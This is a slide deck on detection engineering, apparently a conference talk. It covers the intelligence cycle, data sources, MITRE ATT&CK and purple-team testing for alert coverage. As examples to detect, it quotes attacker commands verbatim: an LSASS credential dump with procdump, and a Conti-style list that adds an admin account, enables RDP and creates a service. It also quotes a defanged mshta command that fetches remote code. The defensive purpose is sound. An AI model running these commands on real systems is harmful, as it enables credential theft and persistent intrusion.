The Process of Detection Engineering

@SecurePeacock

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
Raytheon Intelligence & Space


GENERAL DYNAMICS
Ordnance and Tactical Systems

ALPHA

Goal: Find Suspicious Activity




Strategic Drivers



Data Collection

- What data are you collecting?
- Where is it collected?
  - SIEM, EDR, Firewall?
- How do you prioritize Data Sources?



(Source: DeTT&CT https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started)

Operational Capacity

The Detection Cyborg

- The level of capability and proficiency between Analyst and Tools
  - Great analyst can be hindered by inefficient tools.
  - Great tools will be underutilized by novice analysts.
  - Time factor

Threat Understanding

- Understanding your threat landscape is crucial.
  - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.

- Focus on Procedures
  - Not Technique Level
  - IOC or "Threat" Feeds are not threat understanding

The Process

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
The Process

Dissemination

Distributing to Stakeholders
SOC, Management, Red Team, etc

Direction

Cyber Threat Intelligence (CTI), Threat Understanding, Missed Alerts, & Incident Response



Processing

Processing Logs for Query Development


Collection

Identify your Data Collection for the TTPs

Direction


- Cyber Threat Intelligence (CTI)
  - Threat-Informed
  - What procedures are the adversary using?
    - Habits
    - Training
    - Tools
    - Guides (check out Conti)

Pyramid of Pain




David Bianco: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

TTP Pyramid



David Bianco's Pyramid of Pain



Procedures

How the technique was carried out. For example, the attacker used *procdump -ma lsass.exe lsass_dump*

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

Direction

- Purple Team
  - Do I have detections already?
  - I have a rule for T1003.001 - OS Credential Dumping: LSASS Memory
    - Will it catch the procedure?


      procdump -ma lsass.exe lsass_dump

Purple Team Direction

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration
14	run net group "Domain Admins" /domain	Alerted	Enumeration of Administrator Account
18	run net user /add /Y nuuser 7HeC00l3stP@ssw0rd	Alerted	User account creation
19	run net localgroup administrators nuuser /add		
20	run cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0x0 /f	Alerted	RDP Enabled via Registry
21	run cmd /c sc.exe create Conti binpath= c:\windows\system32\Conti.exe type= share start= auto	Alerted	Service Control Spawned via Script In

Collection


- Verify data is collected around the event(s).
  - MITRE ATT&CK can assist in identifying data sources.
- Where are the logs found?
  - SIEM, EDR, Host, etc
  - Check out DeTT&CT
- Are there visibility gaps in the logs?
  - If logging gaps are identified, they should be fixed or documented as gaps.
- Start hypothesising detection opportunities.



Collection: Data Source Components

- What logs are potentially needed to write an alert for the procedure?

- Use the Detection Section on MITRE ATT&CK pages.
  - In this example we see the Data Components for Command and Scripting Interpreter: PowerShell, ID: T1059.001.




Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution


https://attack.mitre.org/techniques/T1059/001/

Collection: Data Sources to Logs



https://github.com/mitre-attack/attack-datasources


Collection: DeTT&CT



https://rabobank-cdc.github.io/dettect-editor/

Collection: DeTT&CT


- DeTT&CT can visualize log source coverage



https://rabobank-cdc.github.io/dettect-editor/

Processing

- Hypothesize detection opportunities.
  - One source or correlations between sources.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.



Developing Hypothesis

- Mshta.exe with WAN connection
- Whoami execution
  - May scope to execution with certain command line parameters

Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/

What are the parts of procedure and how are they used maliciously?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

cmd launches whoami

Uses > to output to txt

cmd.exe /c whoami > “./Client/Common/redacted.txt”

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the “>” redirect command.

How often do the components appear in normal operations?

How often is whoami used?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd launch whoami?

Is it common for whoami to be redirected to a txt file?

Are there common parent processes you can tune out or tune into?

What process starts this chain?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

How often does cmd.exe launch whoami.exe?

Are there common child processes you can tune out or tune into?

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Common command line parameters you can tune out or into?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What’s using the “>” redirector in our environment?


Are there users we can tune in or out?

cmd.exe /c whoami > “./Client/Common/redacted.txt”

What users run whoami in our environment?

